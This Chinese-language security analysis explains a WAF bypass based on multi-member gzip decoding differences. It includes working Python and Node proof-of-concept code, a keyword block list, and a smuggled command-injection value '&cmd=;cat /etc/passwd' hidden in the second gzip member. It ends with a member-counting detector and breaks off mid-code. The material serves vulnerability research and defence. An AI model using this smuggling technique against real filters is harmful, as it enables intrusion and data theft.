gzip 多成员解码分歧:一次穿透 WAF 过滤的请求体走私
漏洞分析
同一个进程、同一份 zlib 后端、同一串字节,却是两个明文。把这两个解码器摆到一条 HTTP 链路相邻的两跳,藏在第二段里的 payload 就对过滤层隐形、原样打到后端。
> 同一个进程、同一份 zlib 后端、同一串字节,却是两个明文。把这两个解码器摆到一条 HTTP 链路相邻的两跳,藏在第二段里的 payload 就对过滤层隐形、原样打到后端。 一个 gzip 文件由若干成员(member)串联而成:每个成员是独立单元,自带头部、压缩数据和 8 字节尾部,`gunzip` 的输出就是所有成员明文首尾相接。同样一串 85 字节、两个成员拼接的数据,`zlib.decompress(data, 31)` 只吐首成员明文,`gzip.decompress(data)` 却吐两成员拼接后的完整明文——区别不在数据,而在解码器要不要循环读到流尾。把这两类解码器分处一条链路的前后两端(前置按首成员过滤、后端按全部成员执行业务),次成员里的 payload 就对过滤层隐形、原样抵达后端。这既不是 gzip 炸弹,也不是解压比放大,而是解析器对"一个 gzip 流到底有几段数据"给出了不同答案。 同一份字节,两个明文 ---------- 构造载荷不需要任何特殊工具,标准库把两个成员拼起来就是合法的多成员 gzip:第一个成员放业务字段,第二个成员放要藏的内容。 ```php # build_payload.py import sys, io, gzip def member(data): b = io.BytesIO() # mtime=0 让每次产出的字节完全一致,便于逐字节核对 with gzip.GzipFile(fileobj=b, mode='wb', mtime=0) as g: g.write(data) return b.getvalue() benign = b'user=alice&comment=hello' hidden = b'&cmd=;cat /etc/passwd' order = sys.argv[1] if len(sys.argv) > 1 else 'benign-first' if order == 'swap': sys.stdout.buffer.write(member(hidden) + member(benign)) else: sys.stdout.buffer.write(member(benign) + member(hidden)) ``` 先生成载荷: ```php python3 build_payload.py > payload.gz ``` 再确认它确实是两个成员——用 `1f 8b 08`(gzip 魔数 + deflate 压缩方法)在字节流里出现的次数当锚点,统计每次出现的偏移和总长: ```php python3 -c "d=open('payload.gz','rb').read(); import re; print('gzip_headers_at', [m.start() for m in re.finditer(b'\x1f\x8b\x08', d)]); print('total_len', len(d))" ```  两个成员,起始偏移 0 和 44,总长 85 字节。魔数在偏移 44 处第二次出现,说明第二个成员完整跟在第一个后面,中间没有任何分隔符或长度前缀——这正是多成员格式的定义:拼接即合法。 把这 85 字节喂给四个解码入口,它们全都来自同一个 zlib 1.3.1: ```php # py_matrix.py import zlib, gzip, io data = open('payload.gz', 'rb').read() print('[zlib.decompress wbits=31]') print(repr(zlib.decompress(data, 31))) print('[zlib.decompressobj wbits=31]') d = zlib.decompressobj(31) out = d.decompress(data) print('out=', repr(out), 'eof=', d.eof, 'unused_len=', len(d.unused_data)) print('[gzip.decompress]') print(repr(gzip.decompress(data))) print('[gzip.GzipFile.read]') print(repr(gzip.GzipFile(fileobj=io.BytesIO(data)).read())) ``` 运行: ```php python3 py_matrix.py ```   同一个文件、同一份 zlib 1.3.1,四个入口输出分成长短两组:`zlib.decompress(data, 31)` 和 `zlib.decompressobj(31)` 停在 `user=alice&comment=hello`,`gzip.decompress` 和 `GzipFile.read` 给出拼接后的 `user=alice&comment=hello&cmd=;cat /etc/passwd`。 `decompressobj` 那行把 机制点 破了:`eof=True`、`unused_len=41`。第一个成员一结束就置位 `eof`,剩下的 41 字节(正好是第二个成员的完整长度,85 − 44)原样进入 `unused_data`,一字节未解。这不是解不动,而是没打算看——差别只在调用方要不要把 `unused_data` 再喂一轮。 CRC 和 ISIZE 各自都对得上 ------------------ 要理解拼接为什么不触发任何校验错误,得把 85 字节拆开看。每个成员结构固定:10 字节头部(魔数 `1f 8b`、压缩方法、标志位、4 字节 mtime、额外标志、OS 字节),紧跟 deflate 压缩数据,收尾是 8 字节尾部(4 字节 CRC32 + 4 字节 ISIZE,ISIZE 是原始数据长度对 2^32 取模)。 把这 85 字节逐字节 dump 成十六进制: ```php python3 -c "d=open('payload.gz','rb').read(); print(' '.join('%02x'%x for x in d))" ```   - 成员 0 尾部 `b6 7f 5a c1`(小端 `0xc15a7fb6`)+ ISIZE `18 00 00 00`\\=24,正是 `user=alice&comment=hello` 的长度; - 成员 1 尾部 `15 af 62 f2`(`0xf262af15`)+ ISIZE `15 00 00 00`\\=21,正是 `&cmd=;cat /etc/passwd` 的长度。 把每个成员单独校验一遍: ```php # dissect.py import sys, struct, zlib data = open(sys.argv[1] if len(sys.argv) > 1 else 'payload.gz', 'rb').read() off = 0 idx = 0 while off < len(data): assert data[off:off+2] == b'\x1f\x8b', 'no magic at %d' % off cm, flg, mtime, xfl, osb = struct.unpack('<BBIBB', data[off+2:off+10]) hlen = 10 # 仅当 FLG=0(无 FNAME/FEXTRA/FCOMMENT)时头部恰为 10 字节 d = zlib.decompressobj(-15) # -15 = raw deflate,不带 gzip 封装 body = d.decompress(data[off+hlen:]) consumed = len(data[off+hlen:]) - len(d.unused_data) tail = off + hlen + consumed crc, isize = struct.unpack('<II', data[tail:tail+8]) end = tail + 8 crc_ok = (zlib.crc32(body) & 0xffffffff) == crc isize_ok = (len(body) & 0xffffffff) == isize print('member', idx, 'start', off, 'flg', flg, 'deflate_len', consumed, 'crc', hex(crc), 'crc_ok', crc_ok, 'isize', isize, 'isize_ok', isize_ok, 'end', end) print(' plain', repr(body)) off = end idx += 1 print('total_len', len(data)) ``` 运行: ```php python3 dissect.py payload.gz ```  关键是 `crc_ok True` 出现了两次。CRC32/ISIZE 只覆盖本成员的 deflate 数据,作用域止于成员尾部,两个成员互不影响、各自自洽,拼接不产生任何校验异常。 想靠 CRC 兜底去识别拼接行不通——它的设计目标是保护单个成员的完整性,而不是判定流里该有几个成员。 一个 FLG 位就能放倒写死头长的解析器 -------------------- `dissect.py` 里写死的 `hlen=10` 是一处偷懒,只在 `FLG=0` 时成立。gzip 头部本是变长的:FLG 低位分别标记 FEXTRA(0x04)、FNAME(0x08)、FCOMMENT(0x10)、FHCRC(0x02),任一位置 1,10 字节之后都会插入额外字段。而攻击者既然控制请求体,也就控制了 FLG。 手工造一个带 FNAME 的成员——头部里塞一个以 NUL 结尾的文件名 `a.txt`,FLG 置 `0x08`: ```php # exp_flg.py —— 造“带 FNAME 的畸形成员 + 普通成员”,看两侧解码器如何处置 import zlib, struct, gzip # 必须导入 gzip,否则 gzip.decompress 抛 NameError def raw_deflate(data): # -15 = raw deflate,产出不带 gzip 封装的裸压缩流,便于手工拼头尾 c = zlib.compressobj(9, zlib.DEFLATED, -15) return c.compress(data) + c.flush() def member_fname(data, name): # 带 FNAME 的成员:FLG=0x08,头部在 10 字节后追加“文件名 + NUL” hdr = bytes([0x1f, 0x8b, 0x08, 0x08]) + struct.pack('<I', 0) + bytes([0x00, 0xff]) hdr += name + b'\x00' trailer = struct.pack('<II', zlib.crc32(data) & 0xffffffff, len(data) & 0xffffffff) return hdr + raw_deflate(data) + trailer def member_plain(data): # 普通成员:FLG=0,头部恒为 10 字节 hdr = bytes([0x1f, 0x8b, 0x08, 0x00]) + struct.pack('<I', 0) + bytes([0x02, 0xff]) trailer = struct.pack('<II', zlib.crc32(data) & 0xffffffff, len(data) & 0xffffffff) return hdr + raw_deflate(data) + trailer # m0 带 FNAME(头部撑到 16 字节),m1 是普通成员——一段带头畸形、一段规规矩矩 m0 = member_fname(b'user=alice', b'a.txt') # 头部 = 10 + len("a.txt") + 1 = 16 字节 m1 = member_plain(b'&cmd=;id') # 普通成员,头部恒 10 字节 data = m0 + m1 open('flg_payload.gz', 'wb').write(data) # 落盘,供 exp_naive_break.py 读取 print('total', len(data), 'm0_len', len(m0), 'm1_start', len(m0)) print('flg byte of m0 =', hex(data[3])) print('gzip.decompress =>', repr(gzip.decompress(data))) # A 侧:读全部 print('zlib.decompress(31) =>', repr(zlib.decompress(data, 31))) # F 侧:只解首成员 ``` `a.txt\0` 六个字节把头部从 10 撑到 16。再写一个对比脚本:把这个成员喂给 `hlen=10` 写死的裸解析器,它会从偏移 10 开始读,落在 FNAME 字符串中段,把 `.txt\0` + deflate 头当成 deflate 数据;旁边放一个按 FLG 位逐个跳过变长字段的正确实现作对照: ```php # exp_naive_break.py —— 对比“写死头长 10”的裸解析器 vs 按 FLG 位算头长 import zlib, struct data = open('flg_payload.gz', 'rb').read() # 读 exp_flg.py 落盘的成员 flg = data[3] print('flg = %s (0x08 = FNAME present)' % hex(flg)) # 1) 错误写法:假设头部恒为 10 字节,直接从偏移 10 开始按 raw deflate 解 off = 0 hlen = 10 d = zlib.decompressobj(-15) try: body = d.decompress(data[off + hlen:]) print('naive body =', repr(body[:40])) except zlib.error as e: print('naive parser CRASH:', e) # 落在 FNAME 字符串中段,撞非法 stored block 长度 # 2) 正确写法:按 FLG 位逐个跳过变长字段,算出真实头长 def header_len(buf): flg = buf[3]; p = 10 if flg & 0x04: # FEXTRA xlen = struct.unpack('<H', buf[p:p+2])[0]; p += 2 + xlen if flg & 0x08: # FNAME,读到 NUL while buf[p] != 0: p += 1 p += 1 if flg & 0x10: # FCOMMENT,读到 NUL while buf[p] != 0: p += 1 p += 1 if flg & 0x02: # FHCRC p += 2 return p hl = header_len(data) print('correct header_len =', hl) d2 = zlib.decompressobj(-15) print('correct body =', repr(d2.decompress(data[hl:]))) 先生成畸形载荷,同时看两侧解码器怎么处置: ``` ```php python3 exp_flg.py ```  再跑两种头长算法的对比: ```php python3 exp_naive_break.py ```  裸解析器把文件名尾巴当 deflate 解,撞上非法 stored block 长度字段就抛 `Error -3`。而 `gzip.decompress` / `zlib.decompress(31)` 用 `_read_gzip_header` 按 FLG 位跳过变长头,照常工作,分歧依旧(`user=alice` vs `user=alice&cmd=;id`)。 自己手写头解析、又漏掉 FLG 位处理的检测器,塞一个带 FNAME 的成员就能让它崩溃或错判成员起止,平白多开一个绕过点。正确的头长必须按 FLG 位逐个跳过变长字段来算——就是上面 `exp_naive_break.py` 里那个 `header_len`,跑出来 `correct header_len = 16`,正确落到 deflate 起点、解出 `user=alice`。数成员或抽明文的检测逻辑都得走这一段,不能拿 10 硬套。 差别只在一个 while 循环 --------------- 这个行为差异并不玄,翻一遍 CPython 3.13.14 的 `gzip.py` 就能定位。`gzip.decompress` 本身是个显式的 while 循环(`gzip.py:619` 起): ```php # CPython 3.13.14 gzip.py:619 def decompress(data): decompressed_members = [] while True: fp = io.BytesIO(data) if _read_gzip_header(fp) is None: return b"".join(decompressed_members) # 头读不出来了,结束 do = zlib.decompressobj(wbits=-zlib.MAX_WBITS) # raw deflate decompressed = do.decompress(data[fp.tell():]) if not do.eof or len(do.unused_data) < 8: raise EOFError(...) crc, length = struct.unpack("<II", do.unused_data[:8]) if crc != zlib.crc32(decompressed): raise BadGzipFile("CRC check failed") if length != (len(decompressed) & 0xffffffff): raise BadGzipFile("Incorrect length of data produced") decompressed_members.append(decompressed) data = do.unused_data[8:].lstrip(b"\x00") # 关键:翻到下一个成员 ``` 第 641 行 `data = do.unused_data[8:].lstrip(b"\x00")` 是全部关窍所在:解完一个成员,把尾部 8 字节校验之后的字节重新赋给 `data`,回到循环顶部再解一轮,直到 `_read_gzip_header` 读不出合法头才 `return`。所谓多成员支持,就是这一行赋值加一个 while。它顺手用 `lstrip(b"\x00")` 吃掉了成员间的零填充,因此连补零的多成员也照单全收。 `_GzipReader.read`(`gzip.py:523`)走的是另一条路,但结论一样是"读全部": ```php # CPython 3.13.14 gzip.py:523 def read(self, size=-1): ... while True: if self._decompressor.eof: # 当前成员解完了 self._read_eof() # 校验 CRC/ISIZE self._new_member = True # 标记:该找下一个成员了 self._decompressor = self._decomp_factory(**self._decomp_args) if self._new_member: self._init_read() if not self._read_gzip_header(): # 没有下一个成员的头,才真正结束 self._size = self._pos return b"" self._new_member = False ... ``` 一旦当前成员到达流结束标记(`self._decompressor.eof`),就把 `_new_member` 置 True、新建 decompressor 去读下一个成员的头;只有 `_read_gzip_header()` 返回假(后面没有合法头)才 `return b""`。`GzipFile` 把 `eof` 当"翻页信号"用,不是"停止信号"。 `zlib.decompressobj(31)` 的 `eof` 是同一个字段。`py_matrix.py` 里 `eof=True unused_len=41` 说明底层同样在首成员结束时置位、把 41 字节塞进 `unused_data`——差别只在 `zlib` 层的调用者读到 `eof` 就返回,没有那个再喂一轮的 while。  同一个 `eof` 位、两种解读、两个明文,而且都符合各自的 API 契约:`zlib.decompressobj` 解一个流,把剩余交给 `unused_data`;`gzip.decompress` 解一个可含多成员的 gzip 文件。问题出在把 `zlib.decompress` 当成了"解 gzip"的等价物,于是默默丢掉了首成员之外的一切。 eof 翻转后再喂也是白喂 ------------- 前面说 `zlib` 层"读到 eof 就停",这句话可以落到逐字节的观测上。把 85 字节一个一个喂给 `decompressobj(31)`,盯着 `eof` 什么时候翻、翻之后再喂会发生什么。 ```php # exp_statemachine.py import io, gzip, zlib def member(data): b = io.BytesIO() with gzip.GzipFile(fileobj=b, mode='wb', mtime=0) as g: g.write(data) return b.getvalue() blob = member(b'user=alice&comment=hello') + member(b'&cmd=;cat /etc/passwd') d = zlib.decompressobj(31) out = b'' eof_at = None for i, byte in enumerate(blob): out += d.decompress(bytes([byte])) # 每次只喂 1 字节 if d.eof: eof_at = i print('byte#%d: eof=True produced=%r unused_data_len=%d' % (i, out, len(d.unused_data))) break # eof 已置位,把第二个成员的全部字节继续喂进同一个解码器 tail = blob[eof_at+1:] extra = d.decompress(tail) print('fed remaining %d bytes -> extra_output=%r eof=%s unused_data_len=%d' % (len(tail), extra, d.eof, len(d.unused_data))) print('member0 boundary offset =', eof_at, '(member1 starts at 44)') ``` 运行: ```php python3 exp_statemachine.py ```  第 43 字节 `eof` 翻 True,累计产出恰好是成员 0 的完整明文,末字节落在偏移 43,下一字节 44 就是成员 1 的魔数起点,和字节图对得上。 翻转之后的那行才是重点:`eof` 已经是 True,把成员 1 的 41 字节全部喂进同一个 `decompressobj`,得到的是 `extra_output=b''`、`eof` 保持 True、41 字节原封不动堆进 `unused_data`。这不是"解不动",而是解码器认定流已结束、拒绝再往下解——`zlib` 层的"停"是硬停。想接着解第二个成员,只有像 `gzip.py:641` 那样丢弃当前解码器、拿 `unused_data` 新建一个才行;`GzipFile` 这么做了,直接调用 `zlib.decompress` 的一方没有。 写请求体过滤时若图省事用一行 `zlib.decompress(body, 16+MAX_WBITS)`,拿到的就是这个 `eof` 之前的产出。第二个成员对它而言不是"没看全",是"根本没进过解码器"。 Node 只给你"读全部"这一条路 ----------------- 分歧的方向并非随机。Node v24.18.0 内置的 zlib(1.3.1,与 CPython 同出一个上游库)只暴露了高层 gzip 接口,而这个接口是多成员的。 ```php // matrix.js const fs = require('fs'), zlib = require('zlib'); const b = fs.readFileSync('payload.gz'); console.log('node', process.version, 'zlib', process.versions.zlib); try { console.log('gunzipSync=', JSON.stringify(zlib.gunzipSync(b).toString())); } catch (e) { console.log('gunzipSync ERR', e.code, e.message); } try { console.log('inflateSync31=', JSON.stringify(zlib.inflateSync(b, { windowBits: 31 }).toString())); } catch (e) { console.log('inflateSync31 ERR', e.code, e.message); } 运行(Node v24.18.0): ``` 运行: ```php node matrix.js ``` `gunzipSync` 直接给出拼接明文,和 CPython 的 `gzip.decompress` 同阵营。 戳中要害的是第二行报错。想在 Node 里复刻 `zlib.decompress(data, 31)` 的"只解一个流",直觉是给 `inflate` 传 `windowBits: 31`(16 = gzip 封装 + 15 窗口)。Node 当场拒绝:`ERR_OUT_OF_RANGE`,windowBits 只允许 8–15,raw inflate 系列根本不接受表示 gzip 的 wbits 值。想解 gzip,只有 `gunzipSync` / `createGunzip` 一条路,而它是多成员的。 这是平台级的默认取向差异:Python 把 `zlib`、`gzip` 两个模块并列摆出,抄一行 `zlib.decompress(body, 16+zlib.MAX_WBITS)` 就掉进了单成员陷阱;Node 干脆不给"只解一个 gzip 成员"的低层入口,逼你走多成员的高层 API。同一个上游 zlib,两门语言的 API 分层做了相反的选择——于是 Python 网关配 Node 后端时,分歧就不是偶然,而是两平台默认行为的必然错位。 六个入口分成两派 -------- `zcat` 和 `gunzip -c` 是运维与脚本链路的默认工具,它们的归属决定大量自动化流程看到哪个明文。分别解压并打印退出码: ```php zcat payload.gz gunzip -c payload.gz ```  gzip 1.13 命令行解出全部成员、退出码 0、无警告,把多成员当作完全正常的输入。 六个解码入口按行为归位,分界不在库、在调用层: | | | | |---|---|---| | 归属 | 解码入口 | 底层 | | F 停在首成员 | `zlib.decompress(data, 31)`、`zlib.decompressobj(31)`(剩余挂进 `unused_data`) | zlib 1.3.1 | | A 读到流尾 | `gzip.decompress()`、`gzip.GzipFile.read()`、Node `zlib.gunzipSync`、`zcat` / `gunzip -c` | zlib 1.3.1 / gzip 1.13 | 任何把 `zlib.decompress(body, 16+zlib.MAX_WBITS)` 当作"gzip 解码"的组件(WAF 规则引擎、日志分析器、内容审计中间件、请求体镜像器)都只看得到首成员,它身后的任一 A 侧后端就会和它看到不同的 body。构造这类攻击不需要触碰任何解析器 bug,只要让两类解码器分处链路两端即可。 前置放行、后端执行 --------- 两派各挑一个真实运行时接成链路:前置 Python 网关做关键字过滤,解码用社区最常见的 `zlib.decompress(raw, 16 + zlib.MAX_WBITS)`;后端 Node 服务用 `gunzipSync` 解请求体交给业务。两端都是各自平台的默认写法,没有一处是为制造效果刻意挑选的。 后端——Node,`gunzipSync` 解全部成员: ```php // backend_node.js const http = require('http'), zlib = require('zlib'); http.createServer((req, res) => { const chunks = []; req.on('data', c => chunks.push(c)); req.on('end', () => { let raw = Buffer.concat(chunks), body = raw; if ((req.headers['content-encoding'] || '').toLowerCase() === 'gzip') { try { body = zlib.gunzipSync(raw); } catch (e) { body = Buffer.from('ERR ' + e.code); } } // 后端拿到的 body 是全部成员拼接的结果 res.end('backend(node) decoded: ' + body.toString() + '\n'); }); }).listen(8082, '127.0.0.1', () => console.log('node backend on 8082')); ``` 前置——Python,`zlib.decompress` 只解首成员,命中黑名单就 403: ```php # front_filter.py import http.server, socketserver, zlib, http.client BLOCK = [b'/etc/', b'passwd', b'cmd='] BACKEND = ('127.0.0.1', 8082) class H(http.server.BaseHTTPRequestHandler): def log_message(self, *a): pass def do_POST(self): n = int(self.headers.get('Content-Length', 0)) raw = self.rfile.read(n) seen = raw if self.headers.get('Content-Encoding', '').lower() == 'gzip': # 社区最常抄的一行式:16 + MAX_WBITS 表示"解 gzip" # 陷阱在于它只解第一个成员 seen = zlib.decompress(raw, 16 + zlib.MAX_WBITS) for kw in BLOCK: if kw in seen: self.send_response(403); self.end_headers() self.wfile.write(b'front blocked on: ' + kw + b'\n'); return # 过滤放行后,把原始压缩字节原样转发给后端(不重新编码) c = http.client.HTTPConnection(*BACKEND) c.request('POST', self.path, body=raw, headers={ 'Content-Encoding': self.headers.get('Content-Encoding', ''), 'Content-Length': str(len(raw)), 'Content-Type': self.headers.get('Content-Type', '')}) r = c.getresponse(); payload = r.read() self.send_response(r.status); self.end_headers() self.wfile.write(b'front saw: ' + seen + b'\n' + payload) socketserver.TCPServer.allow_reuse_address = True socketserver.TCPServer(('127.0.0.1', 8081), H).serve_forever() ``` 有一个前提必须点破:前置转发的是**原始压缩字节** `raw`,而不是自己解出的明文——这正是反向代理的常态(按 `Content-Encoding` 检查内容、保持请求体不变、把解码留给上游)。正因为不重新编码,第二个成员才能原样漂到后端;网关若在解码后用自己看到的明文重压再转发,这条链路当场就断了。 客户端发两种载荷:恶意内容拆进第二个成员(multi),和塞进单个成员(single)作对照: ```php # client.py import io, gzip, http.client, sys def member(data): b = io.BytesIO() with gzip.GzipFile(fileobj=b, mode='wb', mtime=0) as g: g.write(data) return b.getvalue() mode = sys.argv[1] if len(sys.argv) > 1 else 'multi' if mode == 'multi': payload = member(b'user=alice&comment=hello') + member(b'&cmd=;cat /etc/passwd') else: payload = member(b'user=alice&comment=hello&cmd=;cat /etc/passwd') c = http.client.HTTPConnection('127.0.0.1', 8081) c.request('POST', '/api', body=payload, headers={ 'Content-Encoding': 'gzip', 'Content-Length': str(len(payload)), 'Content-Type': 'application/x-www-form-urlencoded'}) r = c.getresponse() print('===', mode, 'front_status', r.status) print(r.read().decode()) ``` 先在后台起两个服务(Node 后端 8082、Python 前置 8081),等它们就绪: ```php node backend_node.js & python3 front_filter.py & sleep 1.2 ```  打第一发:恶意内容拆进第二个成员—— ```php python3 client.py multi ```  打第二发:同样的恶意内容塞进单个成员作对照—— ```php python3 client.py single ```  前置解出完整明文、命中黑名单,403 拦下。 同样的恶意串 `&cmd=;cat /etc/passwd`: - 塞进单成员(single),前置解出完整明文,命中 `/etc/`,返回 403,被拦。 - 拆进第二个成员(multi),前置只解出 `user=alice&comment=hello`,黑名单一个都没命中,返回 200 放行;转发的原始字节到了后端,`gunzipSync` 解出全部,业务层拿到了带 `cmd=;cat /etc/passwd` 的完整 body。 `front saw:` 是前置的视角(只看到首成员),`backend(node) decoded:` 是后端的视角(多出的 `&cmd=;cat /etc/passwd` 就是穿过过滤层的那一段)。整个绕过既不依赖畸形数据,也不依赖解析器崩溃,两端都在正常工作,只是对"这个 gzip 有几段"给出了不同答案。  错配方向决定能藏还是能注 ------------ 分歧是有方向的。记两种归属:F = "首成员即停"(`zlib.decompress` 一侧),A = "读全部"(`gzip.decompress` / Node / 命令行一侧)。前置和后端各取一种,四种组合里真正危险的只有两格,且性质相反: | | | | |---|---|---| | 前置 | 后端 | 后果 | | **F** | **A** | 刚复现的隐藏。干净内容放首成员、恶意内容放次成员,过滤层看不见、后端却执行——绕过关键字过滤 / WAF / 内容审计,把 payload 走私到后端 | | **A** | **F** | 反向脱节。前置按完整 body 计费 / 鉴权 / 审计留痕,后端只吃第一段——监控记录与实际执行对不上 | | F/F、A/A | — | 两端一致,不产生分歧 | `payload_swap.gz`(恶意成员在前)在 F/A 组合下没有隐藏效果——前置一解首成员就撞上恶意内容、直接拦下。要打 F/A 这一格,干净内容必须排在第一个成员。成员顺序由被利用的错配方向决定,检测方也由此得到一条约束:既不能只审首成员,也不能假设恶意内容一定藏在末尾。 零填充能穿透,尾部垃圾会翻脸 -------------- 多成员不是唯一变体。RFC 允许成员间用零字节补齐,`gzip.py:641` 的 `lstrip(b"\x00")` 主动吃掉这些零。往两成员中间塞 8 个 `\x00`: ```php # exp_pad_trailer.py(节选) padded = m0 + b'\x00'*8 + m1 print('gzip.decompress =>', repr(gzip.decompress(padded))) d = zlib.decompressobj(31); d.decompress(padded) print(' eof=', d.eof, 'unused[:12]=', d.unused_data[:12]) ``` 运行: ```php python3 exp_pad_trailer.py ``` 零填充部分的输出:  `gzip.decompress` 照穿不误、全解出来。`unused_data` 开头正好是 8 个 `00`,再接 `1f 8b 08 00`(第二个成员的魔数)。补零不影响 A 侧解码,却会干扰那些按固定偏移数成员的检测器——凡是假设成员彼此紧邻的逻辑,都会被这段零填充带偏。 换一种尾部构造,结果就完全不同了。给单成员后面挂一段非 gzip 垃圾 `GARBAGE-NOT-GZIP`: ```php # exp_pad_trailer.py(节选) garbage = m0 + b'GARBAGE-NOT-GZIP' try: print('gzip.decompress =>', repr(gzip.decompress(garbage))) except Exception as e: print('gzip.decompress RAISED:', type(e).__name__, e) print('zlib.decompress(31) =>', repr(zlib.decompress(garbage, 31))) ``` 同一个脚本里,尾部垃圾部分的输出:  面对合法多成员时读全部,面对尾部垃圾时却抛出 `BadGzipFile: Not a gzipped file (b'GA')`。这个不对称暴露了循环的判定条件:`gzip.py:626` 每轮都先调 `_read_gzip_header`,把 `GA` 当成下一个成员的魔数去校验,校验失败便抛错。它"读全部"的前提是"后面仍是合法 gzip",一旦不是就直接崩,而不像命令行那样忽略掉。 命令行是第三种态度——解出首成员、把垃圾当噪声忽略、警告写到 stderr: ```php zcat garbage.gz ``` 输出(stdout 是首成员,stderr 有告警,退出码 2 而非 0):  同一段"单成员 + 尾部垃圾",三个解码器给出三种结果:`zlib.decompress` 静默返回首成员、`gzip.decompress` 抛异常、`zcat` 返回首成员并附带一个非零退出码。任何靠退出码或返回值判断"解码是否成功"的自动化链路,都会在这里对同一份字节做出不同判定——所以尾部垃圾是与多成员并列的另一条走私路径。 检测:只数成员,不看明文 ------------ 去匹配"解出的内容"是无效的——内容恰恰是攻击者能控制的东西。可靠的判据在结构层:一个 `Content-Encoding: gzip` 的请求体到底含几个成员。合法的 HTTP 内容编码几乎不会产生多成员 gzip(浏览器、常见 HTTP 库压缩请求体都是单成员),所以多成员本身就是一个强异常信号。 规则把 `decompressobj(31)` 的 `eof` / `unused_data` 当迭代器,一个成员一个成员地数,全程不关心明文。这里用带 `max_length` 的分块解压:每次只吐一块,成员再大也不会一次性解进内存,天生抗 gzip 炸弹——数成员本就不需要完整明文,拿到 `eof` 即可翻页: ```php # detect.py import sys, zlib def count_members(raw, chunk=65536): n = 0 rest = raw while rest: d = zlib.decompressobj(31) try: buf = d.decompress(rest, chunk) # max_length 限一块 while not d.eof and (buf or d.unconsumed_tail): buf = d.decompress(d.unconsumed_tail, chunk) # 逐块推进,不留驻内存 except zlib.error: return n, 'TRAILING_GARBAGE' # 尾部有解不动的字节 if not d.eof: return n, 'INCOMPLETE' # 成员没读完就断了 n += 1 rest = d.unused_data # 翻到下一个成员 return n, 'OK' # 放进 __main__ 守卫:exp_detect_evade.py 只 import count_members,不该触发这段 if __name__ == '__main__': raw = open(sys.argv[1] if len(sys.argv) > 1 else 'payload.gz', 'rb').read() n, state = count_members(raw) print('member_count=', n, 'state=', state, 'verdict=', 'PASS' if (n == 1 and state == 'OK') else 'REJECT') ``` 判定条件是唯一的:成员数恰为 1 且状态 OK 才放行,其余一律拒绝。拿单成员基线、多成员载荷、成员顺序颠倒的载荷各跑一遍: ```php python3 detect.py single.gz python3 detect.py payload.gz python3 detect.py payload_swap.gz ```  单成员放行,两个多成员载荷不论顺序都被拒。`payload_swap.gz` 被拦这一点很关键——规则只依赖成员计数,不依赖"恶意内容落在第几个成员",因此对两个错配方向都有效。 `state` 字段不是摆设,它把想绕开"成员数 > 1"的几种变体分进互不重叠的桶。多成员、尾部垃圾、截断的次成员、零填充各打一次: ```php # exp_detect_evade.py(节选) from detect import count_members # 复用 